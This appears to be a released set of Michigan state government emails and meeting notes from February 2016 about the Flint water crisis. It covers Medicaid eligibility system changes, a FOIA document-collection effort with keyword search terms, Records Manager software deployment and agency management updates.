Rob Linnan  
Eligibility Program Manager

517.284.7178 (w) | 248.787.6700 (c)

[LinnanR1@michigan.gov](mailto:LinnanR1@michigan.gov)

---

**From:** Armstrong, Jerry [<mailto:Jerry.Armstrong@cns-inc.com>]

**Sent:** Thursday, February 11, 2016 3:29 PM

**To:** Carver, James (DTMB); Blackwell, Gretchen (DTMB); Roger Ettema/MAXIMUS ([RogerEttema@maximus.com](mailto:RogerEttema@maximus.com)); Hengesbach, Jamy (DHHS)

**Cc:** Hawkins, Dale (DTMB); Linnan, Robert (DTMB); Spadafore, Barbara (DHHS); Gallup, Brian (DTMB); Spitzley, John (DHHS)

**Subject:** RE: Need ROM Estimate for Flint Water Crisis by COB Today (2/11/16)

**Importance:** High

Hi Everyone ---

CHAMPS can implement the Beneficiary Eligibility and Provider Enrollment changes needed by 2/22/16 to support Option 1, with the following considerations.

1. Due to time constraints, we are moving forward even though final policy decisions have not been made.
2. Bridges will end-date the existing eligibility record and set a new eligibility start date when the Program Code of "F" is added to the beneficiary record that is sent to CHAMPS.
3. MICHild beneficiaries who receive the Program Code of "F" will appear as Medicaid beneficiaries in CHAMPS because the Program, Scope and Coverage code received from Bridges are the same as the Medicaid beneficiaries. Thus, managed care rates, capitation payment, fee-for-service claim payments and other State and Federal financial reporting will show this population as Medicaid (**and will not receive enhanced CHIP funding**) until Bridges provisions a new TOA code for the MICHild population.
4. System testing can occur between Bridges, CHAMPS and MAXIMUS on February 18<sup>th</sup> and 19<sup>th</sup> if the required data is provided by Bridges.
5. In order to assist access-to-care, the Beneficiary Eligibility, Provider Enrollment, CRM and downstream interface changes (to MAXIMUS and Magellan) deploy to production the night of Friday, February 19<sup>th</sup>.
6. All other subsystem changes related to payment processing will deploy to production on February 26<sup>th</sup>. (This does not affect access-to-care).

Please advise if this has any impact on the planned 3/25/16 (16.03) go-live date for CC2525 IRS 1095B transactions.

Thanks,




**Jerry Armstrong**

**Project Manager**

**CNSI**

6465 Millennium Drive, Suite 150, Lansing, MI 48917

t: 517.321.3179 | f: 517.321.1518 | m: 517.648.6755 | [www.cns-inc.com](http://www.cns-inc.com)

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---

**From:** Carver, James (DTMB) [<mailto:CarverJ@michigan.gov>]

**Sent:** Thursday, February 11, 2016 12:32 PM

**To:** Blackwell, Gretchen (DTMB) <[BlackwellG@michigan.gov](mailto:BlackwellG@michigan.gov)>; Roger Ettema/MAXIMUS ([RogerEttema@maximus.com](mailto:RogerEttema@maximus.com)) <[RogerEttema@maximus.com](mailto:RogerEttema@maximus.com)>; Armstrong, Jerry <[Jerry.Armstrong@cns-inc.com](mailto:Jerry.Armstrong@cns-inc.com)>; Hengesbach, Jamy

[<hengesbachj@michigan.gov>](mailto:hengesbachj@michigan.gov)

**Cc:** Hawkins, Dale (DTMB) [<HawkinsD8@michigan.gov>](mailto:HawkinsD8@michigan.gov); Linnan, Robert (DTMB) [<LinnanR1@michigan.gov>](mailto:LinnanR1@michigan.gov)

**Subject:** RE: Need ROM Estimate for Flint Water Crisis by COB Today (2/11/16)

For clarification – this is requested for option 1 of the document.

James J. Carver

Integration Program Lead

Eligibility Program Management Office (PMO)

MDHHS Business Integration Center

517.284.7145 (o) 616.490.1482 (m)

[CarverJ@michigan.gov](mailto:CarverJ@michigan.gov)

Contents of this message are draft, confidential and subject to change

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**From:** Blackwell, Gretchen (DTMB)

**Sent:** Thursday, February 11, 2016 12:18 PM

**To:** Roger Ettema/MAXIMUS ([RogerEttema@maximus.com](mailto:RogerEttema@maximus.com)); Armstrong, Jerry [<Jerry.Armstrong@cns-inc.com>](mailto:Jerry.Armstrong@cns-inc.com) ([Jerry.Armstrong@cns-inc.com](mailto:Jerry.Armstrong@cns-inc.com)); Hengesbach, Jamy (DHHS)

**Cc:** Carver, James (DTMB); Hawkins, Dale (DTMB); Linnan, Robert (DTMB)

**Subject:** Need ROM Estimate for Flint Water Crisis by COB Today (2/11/16)

**Importance:** High

Hi Roger and Jerry,

As discussed during the Flint Medicaid Options Brainstorming session today from 9-1, please provide a ROM estimate by COB today to Robert Linnan and James Carver for your impacted systems.

Please let me know if you have any questions.

Thanks,

**Gretchen L. Blackwell**

Senior Business Analyst

Eligibility Program Management Office (PMO)

MDHHS Business Integration Center (BIC)

517.284.7166 (Work) | 810.610.2292 (Cell)

[BlackwellG@michigan.gov](mailto:BlackwellG@michigan.gov)

---

**From:** Pung, Linda (DTMB)  
**Sent:** Friday, February 12, 2016 12:20 PM  
**To:** Galeazzi, Tiziana (DTMB); Nordyke, Susan (DTMB) (NordykeS@michigan.gov); Simon, Jodi (DTMB)  
**Subject:** RE: FOIA Project Updates to General Managers

Thank you Tiziana. This update is very helpful.

I will be sending a request to Jodi for OA assistance for MDHHS. They have identified over 100 custodians to date and this list will grow.

---

**From:** Galeazzi, Tiziana (DTMB)  
**Sent:** Friday, February 12, 2016 12:04 PM  
**To:** Berwald, Kirt (DTMB) <berwaldk@michigan.gov>; Hogan, James (DTMB) <hoganj@michigan.gov>; Buckwalter, Nathan (DTMB) <BuckwalterN@michigan.gov>; Pung, Linda (DTMB) <PUNGL2@michigan.gov>; Westfall, Laurie (DTMB) <WestfallL@michigan.gov>; Willard, Stuart (DTMB) <WillardS@michigan.gov>; Das, Rajiv (DTMB) <DasR@michigan.gov>  
**Cc:** Simon, Jodi (DTMB) <SimonJ@michigan.gov>; McFarlane, James (DTMB) <mcfarlanej@michigan.gov>; Buhs, Caleb (DTMB) <BuhsC@michigan.gov>  
**Subject:** FOIA Project Updates to General Managers  
**Importance:** High

Happy Friday All!

As you're aware, the Governor's Office Legal Team is working with the agencies to gather email and documentation related to the Flint Water crisis. Each agency was invited to a meeting last Wednesday afternoon to discuss the details around this FOIA project.

Please note the following updated information:

- The Governor's Office has asked each agency to perform their own searches on their email/repositories for all information pertaining to the Flint Water crisis.
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  - **If the agency needs assistance from OA** (i.e. due to a large quantity of email/documents or a large group of people) **please forward that request to Jodi Simon.** Also, please let the agency know that requests will be prioritized by the Governor's Office and we will provide feedback on availability as soon as possible (so if DTMB cannot assist, it will still leave time for the agency to perform the searches).
- The Governor's Office will provide the keyword search terms today to the Agencies.
  - The designated agency coordinators for this project will identify which employees from their agency will be the Custodians.

Please call me with any questions.

Thank you

Tiziana Galeazzi

General Manager for Attorney General, Civil Rights, Executive Office of the Governor, Talent and Economic Development  
State of Michigan, Department of Technology, Management and Budget  
Cell: (517) 749-9496 Office: (517) 241-3310



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**From:** Pung, Linda (DTMB)  
**Sent:** Friday, February 12, 2016 6:20 PM  
**To:** Galeazzi, Tiziana (DTMB)  
**Cc:** Simon, Jodi (DTMB)  
**Subject:** Re: FOIA Project Updates to General Managers

Hi Tiziana

If agencies want to store their documents in Records Manager (HPTRIM), should we continue to work directly with Kristi Thompson's office? Was there anymore discussion on this within DTMB? The Gov's office recommended this at the meeting on Wednesday.

Thanks  
Linda

On: 12 February 2016 18:03, "Galeazzi, Tiziana (DTMB)" <galeazzit@michigan.gov> wrote:

All

Please note below the email below with additional information and guidelines that were provided from the Gov office to the Agencies today.

**Key points:**

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- DTMB is currently working to identify the custodians for our own searches - more information will be available on Tuesday.

Thank you for your time, please call with any questions. Have a great weekend.

Tiziana Galeazzi

General Manager for Attorney General, Civil Rights, Governor's Office, Talent and Economic Development  
State of Michigan, Department of Technology, Management and Budget  
Cell: (517) 749-9496 Office: (517) 241-3310

**From:** Thomet, Ruth (GOV)

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**Sent:** Friday, February 12, 2016 3:46 PM

**To:** Buckberry, Gary (DTMB) <buckberryg@michigan.gov>; Chivis, Candace (MDCR) <Chivisc@michigan.gov>; Christian, Al (DMVA) <christiana@michigan.gov>; Colberg, Nicole (DNR) <ColbergN@michigan.gov>; Deacon, Brad (MDARD) <dcaconb9@michigan.gov>; Fleming, Stephani (LARA) <FlemingS2@michigan.gov>; Gnodtke, John (MCSC) <GnodtkeJ@michigan.gov>; Gregg, Randall (DIFS) <GreggR2@michigan.gov>; Groves, Cheryl (MDOC) <GrovesC@michigan.gov>; Head, David (MDE) <HeadD@michigan.gov>; Heffner, Bradley (MEDC) <heffnerb@michigan.org>; Hinkley, Lori (MSP) <hinkleyl@michigan.gov>; Kobus, Dawn (DIFS) <kobusd@michigan.gov>; Noll, Melissa (MDOS) <NollM1@michigan.gov>; Novak, Doug (MDOS) <NovakD@michigan.gov>; Rick, Matthew (DHHS) <RickM@michigan.gov>; Robert, Carla M. (Treasury) <RobertC@michigan.gov>; Sarkisian, Jennifer (AG) <SarkisianJ@michigan.gov>; Vorce, Susan (DEQ)

<VORCES@michigan.gov>; Weber, Travis (GOV) <WeberT7@michigan.gov>; Wendling-Richards, Christy (AG) <WendlingRichardsC@michigan.gov>; Ackley, Martin (MDE) <AckleyM@michigan.gov>; Bach, Katie (MSHDA) <BachK@michigan.gov>; Banner, Shanon (MSP) <BannerS@michigan.gov>; Begnoche, Michelle (MEDC) <begnochem@michigan.org>; Bitely, Andrea (AG) <BitelyA@michigan.gov>; Brown, Melanie (DEQ) <BrownM45@michigan.gov>; Brown, Tiffany (MSP) <BrownT22@michigan.gov>; Buhs, Caleb (DTMB) <BuhsC@michigan.gov>; Campbell, Maura (DHHS) <CampbellM16@michigan.gov>; Cranson, Jeff (MDOT) <CransonJ@michigan.gov>; DeVol, Lauren (DMVA) <DeVoilL@michigan.gov>; Ellis, Jan (MDE) <EllisJ@michigan.gov>; Fedorchuk, Matthew (MCSC) <fedorchukm@michigan.gov>; Fischer, Tim (MDOT) <FischerT2@michigan.gov>; Gautz, Chris (MDOC) <GautzC@michigan.gov>; Gendreau, Gisgie (MDOS) <GendreauG@michigan.gov>; Golder, Edward (DNR) <GolderE@michigan.gov>; Guerrant, Emily (MEDC) <guerrante@michigan.org>; Hawthorne, Megan (AG) <HawthorneM1@michigan.gov>; Holton, Jennifer (MDARD) <holtonj@michigan.gov>; Humes, William R (DMVA) <william.r.humes2.mil@mail.mil>; Kramer, Holly (MDOC) <KramerH@michigan.gov>; Leeds, Lauren (DTMB) <LeedsL@michigan.gov>; Levengood, Vicki (MDCR) <LevengoodV@michigan.gov>; Miller, Andrea (DIFS) <MillerA16@michigan.gov>; Miller, Jacki (MDCR) <MillerJ31@michigan.gov>; Miller, Misty (MSHDA) <MillerM58@michigan.gov>; Minicuci, Angela (DHHS) <MinicuciA@michigan.gov>; Moon, Jason (LARA) <moonj@michigan.gov>; Pepin, John (DNR) <PepinJ@michigan.gov>; Sampson, Jeremy (TREASURY) <SampsonJ@michigan.gov>; Silfven, Ken (TIA) <SilfvenK@michigan.gov>; Simpson, Angela (DMVA) <SimpsonA3@michigan.gov>; Stanton, Terry A. (Treasury) <StantonT@michigan.gov>; Thelen, Suzanne (DMVA) <ThelenS3@michigan.gov>; Throne, Heather (MDARD) <ThroneH@michigan.gov>; Tommasulo, Karen (DEQ) <TommasuloK@michigan.gov>; Weiss, Kurt (DTMB) <WeissK1@michigan.gov>; Wheaton, Bob (DHHS) <WheatonB@michigan.gov>; Woodhams, Fred (MDOS) <WoodhamsF@michigan.gov>

**Cc:** Weber, Travis (GOV) <WeberT7@michigan.gov>

**Subject:** Flint Water Search Terms

All – below are the list of searches we would like you to use in order to try to find the most relevant documents related to the Flint water crisis. Thank you again for your assistance. Because of the late timing for getting you this list, you may wait until Tuesday to send Travis Weber your estimates of time it takes to search this. **Please remember that employees should search their hard drives as well as their e-mails, and that means DTMB cannot perform this search for you; your own folks who may have documents will have to do so from their machines.** Thank you again for all your assistance and efforts.

Legionnaire

Legionella

“boil water order” & “Flint” (anywhere in document)

“coli” & Flint (anywhere in document)

“bacteria” & “Flint” (anywhere in document)

“microb” & “Flint” (anywhere in document)

“TTHM” & “Flint” (anywhere in document)

“Lead” & “Flint” (anywhere in document)

“emergency” & “Flint” (anywhere in document)

Karegnondi

“Genesee County Health Department”

“Flint” (within sentence) “utilities”

“Lead and Copper Rule”

“Detroit Water and Sewerage Department” & “Flint” (anywhere in document)

“DWSD” & “Flint” (anywhere in document)

“Flint River”

“Pb” & “water” (anywhere in document)

“KWA”

On Feb 12, 2016, at 12:03 PM, Galeazzi, Tiziana (DTMB) <[galeazzit@michigan.gov](mailto:galeazzit@michigan.gov)> wrote:

Happy Friday All!

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Please call me with any questions.

Thank you

Tiziana Galeazzi

General Manager for Attorney General, Civil Rights, Executive Office of the Governor, Talent and  
Economic Development  
State of Michigan, Department of Technology, Management and Budget  
Cell: (517) 749-9496 Office: (517) 241-3310

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**From:** Pung, Linda (DTMB)  
**Sent:** Tuesday, February 16, 2016 7:17 AM  
**To:** Nordyke, Susan (DTMB);Koppsch-Woods, Kimberly (DTMB)  
**Subject:** Fwd: FOIA Project Updates to General Managers

Hi Susan and Kim

See message related to document management. We will discuss at GM meeting this morning and then I will communicate to MDHHS.

Have a great day  
Linda

Begin Forwarded Message:

**From:** "Galeazzi, Tiziana (DTMB)" <galeazzit@michigan.gov>  
**Subject:** Re: FOIA Project Updates to General Managers  
**Date:** 12 February 2016 18:27  
**To:** "Pung, Linda (DTMB)" <PUNGL2@michigan.gov>  
**Cc:** "Simon, Jodi (DTMB)" <SimonJ@michigan.gov>

You are correct. That is the tool that the Gov office recommended (not mandated) to the agencies on Wednesday.

DTMB is looking into the possibly of using the new ediscovery tool from AG (Relativity) for our own collection process. We feel it would allow us to collect/review/produce the emails and docs much easier than HPTrim. Brom will recommend to gov office that we use this, and we will see if they are ok.

Thank you,

Tiziana Galeazzi

General Manager for Attorney General, Civil Rights, Executive Office of the Governor, Talent and Economic Development  
State of Michigan, Department of Technology, Management and Budget  
Cell: (517) 749-9496 Office: (517) 241-3310

On Feb 12, 2016, at 6:20 PM, Pung, Linda (DTMB) <[PUNGL2@michigan.gov](mailto:PUNGL2@michigan.gov)> wrote:

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**Sent:** Friday, February 12, 2016 3:46 PM

**To:** Buckberry, Gary (DTMB) <[buckberryg@michigan.gov](mailto:buckberryg@michigan.gov)>; Chivis, Candace (MDCR) <[Chivisc@michigan.gov](mailto:Chivisc@michigan.gov)>; Christian, Al (DMVA) <[christiana@michigan.gov](mailto:christiana@michigan.gov)>; Colberg, Nicole (DNR) <[ColbergN@michigan.gov](mailto:ColbergN@michigan.gov)>; Deacon, Brad (MDARD) <[deaconb9@michigan.gov](mailto:deaconb9@michigan.gov)>; Fleming, Stephani (LARA) <[FlemingS2@michigan.gov](mailto:FlemingS2@michigan.gov)>; Gnodtke, John (MCSC) <[Gnodtkel@michigan.gov](mailto:Gnodtkel@michigan.gov)>; Gregg, Randall (DIFS) <[GreggR2@michigan.gov](mailto:GreggR2@michigan.gov)>; Groves, Cheryl (MDOC) <[GrovesC@michigan.gov](mailto:GrovesC@michigan.gov)>; Head, David (MDE) <[HeadD@michigan.gov](mailto:HeadD@michigan.gov)>; Heffner, Bradley (MEDC) <[heffnerb@michigan.org](mailto:heffnerb@michigan.org)>; Hinkley, Lori (MSP) <[hinkleyl@michigan.gov](mailto:hinkleyl@michigan.gov)>; Kobus, Dawn (DIFS) <[kobusd@michigan.gov](mailto:kobusd@michigan.gov)>; Noll, Melissa (MDOS) <[NollMI@michigan.gov](mailto:NollMI@michigan.gov)>; Novak, Doug (MDOS) <[NovakD@michigan.gov](mailto:NovakD@michigan.gov)>; Rick, Matthew (DHHS) <[RickM@michigan.gov](mailto:RickM@michigan.gov)>; Robert, Carla M. (Treasury) <[RobertC@michigan.gov](mailto:RobertC@michigan.gov)>; Sarkisian, Jennifer (AG) <[SarkisianJ@michigan.gov](mailto:SarkisianJ@michigan.gov)>; Vorce, Susan (DEQ) <[VORCES@michigan.gov](mailto:VORCES@michigan.gov)>; Weber, Travis (GOV) <[WeberT7@michigan.gov](mailto:WeberT7@michigan.gov)>; Wendling-Richards, Christy (AG) <[WendlingRichardsC@michigan.gov](mailto:WendlingRichardsC@michigan.gov)>; Ackley, Martin (MDE) <[AckleyM@michigan.gov](mailto:AckleyM@michigan.gov)>; Bach, Katie (MSHDA) <[BachK@michigan.gov](mailto:BachK@michigan.gov)>; Banner, Shanon (MSP) <[BannerS@michigan.gov](mailto:BannerS@michigan.gov)>; Begnoche, Michelle (MEDC) <[begnochem@michigan.org](mailto:begnochem@michigan.org)>; Bitely, Andrea (AG) <[BitelyA@michigan.gov](mailto:BitelyA@michigan.gov)>; Brown, Melanie (DEQ) <[BrownM45@michigan.gov](mailto:BrownM45@michigan.gov)>; Brown, Tiffany (MSP) <[BrownT22@michigan.gov](mailto:BrownT22@michigan.gov)>; Buhs, Caleb (DTMB) <[BuhsC@michigan.gov](mailto:BuhsC@michigan.gov)>; Campbell, Maura (DHHS) <[CampbellM16@michigan.gov](mailto:CampbellM16@michigan.gov)>; Cranson, Jeff (MDOT) <[CransonJ@michigan.gov](mailto:CransonJ@michigan.gov)>; DeVol, Lauren (DMVA) <[DeVolL@michigan.gov](mailto:DeVolL@michigan.gov)>; Ellis, Jan (MDE) <[EllisJ@michigan.gov](mailto:EllisJ@michigan.gov)>; Fedorchuk, Matthew (MCSC) <[fedorchukm@michigan.gov](mailto:fedorchukm@michigan.gov)>; Fischer, Tim (MDOT) <[FischerT2@michigan.gov](mailto:FischerT2@michigan.gov)>; Gautz, Chris (MDOC) <[GautzC@michigan.gov](mailto:GautzC@michigan.gov)>; Gendreau, Gisgie (MDOS) <[GendreauG@michigan.gov](mailto:GendreauG@michigan.gov)>; Golder, Edward (DNR) <[GolderE@michigan.gov](mailto:GolderE@michigan.gov)>; Guerrant, Emily (MEDC) <[guerrante@michigan.org](mailto:guerrante@michigan.org)>; Hawthorne, Megan (AG) <[HawthorneMI@michigan.gov](mailto:HawthorneMI@michigan.gov)>; Holton, Jennifer (MDARD) <[holtonj@michigan.gov](mailto:holtonj@michigan.gov)>; Humes, William R (DMVA) <[william.r.humes2.mil@mail.mil](mailto:william.r.humes2.mil@mail.mil)>; Kramer, Holly (MDOC) <[KramerH@michigan.gov](mailto:KramerH@michigan.gov)>; Leeds, Lauren (DTMB) <[LeedsL@michigan.gov](mailto:LeedsL@michigan.gov)>; Levengood, Vicki (MDCR) <[LevengoodV@michigan.gov](mailto:LevengoodV@michigan.gov)>; Miller, Andrea (DIFS) <[MillerA16@michigan.gov](mailto:MillerA16@michigan.gov)>; Miller, Jacki (MDCR) <[MillerJ31@michigan.gov](mailto:MillerJ31@michigan.gov)>; Miller, Misty (MSHDA) <[MillerM58@michigan.gov](mailto:MillerM58@michigan.gov)>; Minicuci, Angela (DHHS)

<MinicuciA@michigan.gov>; Moon, Jason (LARA) <moonj@michigan.gov>; Pepin, John (DNR) <PepinJ@michigan.gov>; Sampson, Jeremy (TREASURY) <SampsonJ@michigan.gov>; Silfven, Ken (TIA) <SilfvenK@michigan.gov>; Simpson, Angela (DMVA) <SimpsonA3@michigan.gov>; Stanton, Terry A. (Treasury) <StantonT@michigan.gov>; Thelen, Suzanne (DMVA) <ThelenS3@michigan.gov>; Throne, Heather (MDARD) <ThroneH@michigan.gov>; Tommasulo, Karen (DEQ) <TommasuloK@michigan.gov>; Weiss, Kurt (DTMB) <WeissK1@michigan.gov>; Wheaton, Bob (DHHS) <WheatonB@michigan.gov>; Woodhams, Fred (MDOS) <WoodhamsF@michigan.gov>  
Cc: Weber, Travis (GOV) <WeberT7@michigan.gov>  
**Subject: Flint Water Search Terms**

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“bacteria” & “Flint” (anywhere in document)

“microb” & “Flint” (anywhere in document)

“TTHM” & “Flint” (anywhere in document)

“Lead” & “Flint” (anywhere in document)

“emergency” & “Flint” (anywhere in document)

Karegnondi

“Genesee County Health Department”

“Flint” (within sentence) “utilities”

“Lead and Copper Rule”

“Detroit Water and Sewerage Department” & “Flint” (anywhere in document)

“DWSD” & “Flint” (anywhere in document)

“Flint River”

“Pb” & “water” (anywhere in document)

“KWA”

On Feb 12, 2016, at 12:03 PM, Galeazzi, Tiziana (DTMB) <[galeazzit@michigan.gov](mailto:galeazzit@michigan.gov)> wrote:

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Thank you

Tiziana Galeazzi

General Manager for Attorney General, Civil Rights, Executive Office of the Governor,  
Talent and Economic Development

State of Michigan, Department of Technology, Management and Budget

Cell: (517) 749-9496 Office: (517) 241-3310



---

**From:** Pung, Linda (DTMB)  
**Sent:** Tuesday, February 16, 2016 11:31 AM  
**To:** Pike, Collin (DTMB);Merricle, Jennifer (DTMB);Hogan, James (DTMB)  
**Cc:** Weston, Jessica (DTMB)  
**Subject:** RE: RM push ticket, multiple machines

Hi Collin,  
Jim Hogan is the General Manager for DEQ, so I am including Jim on this thread.

Thanks,  
Linda

---

**From:** Pike, Collin (DTMB)  
**Sent:** Tuesday, February 16, 2016 11:29 AM  
**To:** Merricle, Jennifer (DTMB) <[MerricleJ@Michigan.gov](mailto:MerricleJ@Michigan.gov)>; Pung, Linda (DTMB) <[PUNGL2@michigan.gov](mailto:PUNGL2@michigan.gov)>  
**Cc:** Weston, Jessica (DTMB) <[WestonJ2@michigan.gov](mailto:WestonJ2@michigan.gov)>  
**Subject:** RE: RM push ticket, multiple machines

Jennifer and Linda,

Jessica Weston wanted me to let you both know when I submit the OA software push ticket into Remedy. So, I submitted INC000005900526 and have already reached out to Jason Frost and John McQuaid on getting the package push escalated. If I get any updates, I will keep you both posted.

Thank you,  
*Collin Pike*  
*Developer/Analyst*  
*DTMB – Agency Services*  
*Office: (517) 241-7810*

**DTMB**  
**HELP. CONNECT. SOLVE.**

---

**From:** Pike, Collin (DTMB)  
**Sent:** Tuesday, February 16, 2016 11:24 AM  
**To:** Frost, Jason (DTMB) <[FrostJ@michigan.gov](mailto:FrostJ@michigan.gov)>; McQuaid, John (DTMB) <[mcquaidj@michigan.gov](mailto:mcquaidj@michigan.gov)>  
**Cc:** Brys, Anne (DTMB) <[BrysA@michigan.gov](mailto:BrysA@michigan.gov)>; Proux, Julie (DTMB) <[ProuxJ@michigan.gov](mailto:ProuxJ@michigan.gov)>  
**Subject:** INC000005900526- Requesting Escalation for Software Push  
**Importance:** High

Jason/John,


The attached DEQ users (16 total) have been tasked by the governor's office to review documents for release to the public, concerning the Flint water crisis. They have their Records Manager application training Thursday morning and will need the APP\_RecordsManager software.

Can we fast track this push request so the users are able to do their application training on Thursday morning?

The Remedy ticket is INC000005900526

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Thanks,  
*Collin Pike*  
*Developer/Analyst*  
*DTMB – Agency Services*  
*Office: (517) 241-7810*



**HELP. CONNECT. SOLVE.**

**From:** Weston, Jessica (DTMB)  
**Sent:** Tuesday, February 16, 2016 9:03 AM  
**To:** Pike, Collin (DTMB) <[PikeC1@michigan.gov](mailto:PikeC1@michigan.gov)>  
**Subject:** RM push ticket, multiple machines

Collin - Attached is a request for RM push to multiple DEQ machines. These are people who are going to be reviewing records for release concerning the Flint water crisis and need to be processed ASAP. They are training on Thursday morning and would like to start using RM on Thursday afternoon.

Please escalate the ticket as soon as it is submitted, and alert Jennifer Merricle and Linda Pung as soon as you submit the ticket. The contact for the ticket is Mike Marshall at DEQ.

Thanks and let me know if you have any questions.

Jessie Weston  
Records Analyst  
DTMB Records Management Services  
517-335-9145 desk  
517-281-4255 mobile

## Pung Management Team Meeting 02/17/16 – Executive and Agency Services Updates

### DTMB Services Related to Flint Water Response:

- Contact Susan Nordyke for budget approval to work on any service related to Flint.

### Specialist Committee:

- Tiziana is now the GM sponsor. She will be working on HR regarding changes coming on how specialist positions will be approved. Trying to make the process more efficient to cut down on approval timelines.
- They will be requesting new members on the committee soon.

### Partnership Agreement update:

- The Management and Budget metrics in the proposed PA will be changed to link to their existing SLAs. A Sharepoint site will be created to post existing MB SLAs to. We will make this template change to our PA for MDHHS.

### Cloud Application Development Services / CRM Center of Excellence:

- COE for Salesforce solutions support is being created. See separate presentation.

### Enterprise Projects for MDHHS:

- Susan will coordinate MDHHS approval for Enterprise projects.

### MICWRAP Project - Addresses audits and internal control weaknesses

- Many citations from internal and external audits focused on 5 theme areas:
  - Security,
  - System Access Controls,
  - Change Controls/Change Management,
  - Business Continuity Planning,
  - IT Contracting
- Review Project Charter sent via separate email
  - Often the IT side gets cited – it's not an agency issue. Need to change this mindset.

### Oracle Unlimited License Agreement (ULA) for SOM

- The agreement covers the courts and legislature
- Will include access to additional products over a three year timeframe
- Larry and Andrew involved with reviewing proposal

### SUITE SEPG / PPQA

- See separate update document.

DTMB executive leadership has decided to reestablish both the Process & Product Quality Assurance (PPQA) and Software Engineering Group (SEPG) teams in order to continue the path to institutionalize SUITE and address the 2011 Office of the Auditor General (OAG) audit of SUITE and the 2013 SCAMPI C findings.

### Computer Aid Staff Augmentation Contract

- See separate presentation
- Planning to use CAI for pre-qualification programs. Looking at Project Control Office Pre-Qual first.

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**From:** Pung, Linda (DTMB)  
**Sent:** Wednesday, February 17, 2016 2:54 PM  
**To:** Kabia, Kara (DTMB)  
**Subject:** RE: Mandatory Meeting - DTMB Custodians of Correspondence Related to Flint -- Scheduled on 2/18 at 2:00 p.m.

I was not expecting this meeting, but I will need to attend. I will need to call in.

---

**From:** Kabia, Kara (DTMB)  
**Sent:** Wednesday, February 17, 2016 1:51 PM  
**To:** Pung, Linda (DTMB) <PUNGL2@michigan.gov>  
**Subject:** RE: Mandatory Meeting - DTMB Custodians of Correspondence Related to Flint -- Scheduled on 2/18 at 2:00 p.m.

Linda

This is one of the meeting you must have been telling me about this morning☺ You will need to leave BIC meeting to get to the Ottawa building and I will need to reschedule your 1 x 1 with Dave

-----Original Appointment-----

**From:** DTMB-Directors-Office  
**Sent:** Wednesday, February 17, 2016 1:21 PM  
**To:** DTMB-Directors-Office; Behen, David (DTMB); Donnan, Chanda (DTMB); Buhs, Caleb (DTMB); Davenport, Rodney (DTMB); Gelisse, Ashley (DTMB); Gilliland, Michael (DTMB); Spaniolo, Natalie (DTMB); Wilke, Lacey (DTMB); Stansfield, Marsha (DTMB); Ballard, Denise (DTMB); Hampton, Trisha (DTMB); DeCamp, Greg (DTMB); Gibson, Jennifer (DTMB); Hengesbach, Dane (DTMB); Ingersoll, Jean (DTMB); Jeffery, Phillip (DTMB); Philip, Brandon (DTMB); Kopacsi, Christian (DTMB); Doll, Jeanette (DTMB); McKee, Ryan (DTMB); Pratt, Jeff (DTMB); Knapp, Kathy (DTMB); Bidelman, Craig (DTMB); Bussema, Terry (DTMB); Rokely, Rick (DTMB); Tefft, Niki (DTMB); Schlegel, Nicolle (DTMB); Parker, Alexandria (DTMB); Keilen, Elizabeth (DTMB); McPherson, Victoria (DTMB); Christensen, Chris (DTMB); Lawson, Michelle (DTMB); Nevai, Tom (DTMB); Evans, Carter (DTMB); Fick, James (DTMB); McKee, Robert (DTMB); Perry, Blane (DTMB); Riddering, Eric (DTMB); Rodgers, Anthony (DTMB); Trial, Larry (DTMB); Thompson, Kyleigh (DTMB); Glomski, Tom (DTMB); Seger, Seth (DTMB); Lee, Timothy (DTMB); Sikkema, Tyler (DTMB); Manning, Kelly (DTMB); McFarlane, James (DTMB); Galeazzi, Tiziana (DTMB); Das, Rajiv (DTMB); Pung, Linda (DTMB); Hogan, James (DTMB); Westfall, Laurie (DTMB); Palmer, Jason (DTMB); Stibitz, Brom (DTMB); Trakul, Pamela (DTMB); Swanson, Eric (DTMB); Blastic, Laura (DTMB); Furseth, Kristen (DTMB); Brancheau, Laura (DTMB); Sebok, Yvonne (DTMB); Stankiewicz, Richard (DTMB); Vera, Jason (DTMB); Jehnsen, Jeremy W (DTMB); Jodway, Kenneth (DTMB); Newman, Jeremy (DTMB); Vijayaveeraraghavan, Anupkumar (DTMB); Harmon, Paul (DTMB); Root, Everett (DTMB); Pauley, Suzanne (DTMB); Thompson, John (DTMB); Nolan, Anne (DTMB); Peterson, Rick (DTMB); Stiffler, Michelle (DTMB); Patke, Sunit (DTMB); Estill, John (DTMB); Seckelman, Joe (DTMB); Martin, Ellen (DTMB); Aprill, Brian (DTMB); Ross, Josh (DTMB); Locke, Joel (DTMB); Cross, Steven (DTMB); Clark, John (DTMB); Olkowski, Tony (DTMB); Noldy, Scott (DTMB); Baer, John (DTMB); Dickinson, Holly (DTMB); Post, Corey (DTMB); Cantin, David (DTMB); Brun, Jeremy (DTMB); Hartsuff, Lisa (DTMB); Kosloski, Joni (DTMB); Jordan, Gerald (DTMB); Sweeney, Matthew (DTMB); Turnquist, Michael (DTMB); Morgan, Dan (DTMB); Droste, Kerri (DTMB); Paasch, Keith (DTMB); Scates, Larry (DTMB); Noonan, Michael (DTMB); Walts, Brian (DTMB); Martin, Ric (DTMB); Burns, Robert (DTMB); Doxie, William (DTMB); Clark, Jim (DTMB); Bailey, Maureen (DTMB); Bos, Troy (DTMB); Phillippo, Jamie (DTMB); Spitzley, Troy (DTMB); Darby, Marchan (DTMB); Hawes, Keith (DTMB); Wright, Seth (DTMB); Rambo, Carolyn (DTMB); Millimaki, Shelly (DTMB); Nelson, Christopher (DTMB); Murphy, Chris (DTMB); Clark, Stephanie (DTMB); Cischke, Roy (DTMB); Hofmeister, David (DTMB); Reynolds, Vince (DTMB); VanCoevering, Joyce (DTMB); Ragla, Beth (DTMB); Shaw, Gary (DTMB); Wonn, Michael (DTMB); Thompson, Kristi (DTMB); Goodine, Tom (DTMB); Armstrong, Mike (DTMB); Doyle, James (DTMB); Hampton, Kristen (DTMB); Miller, Mark

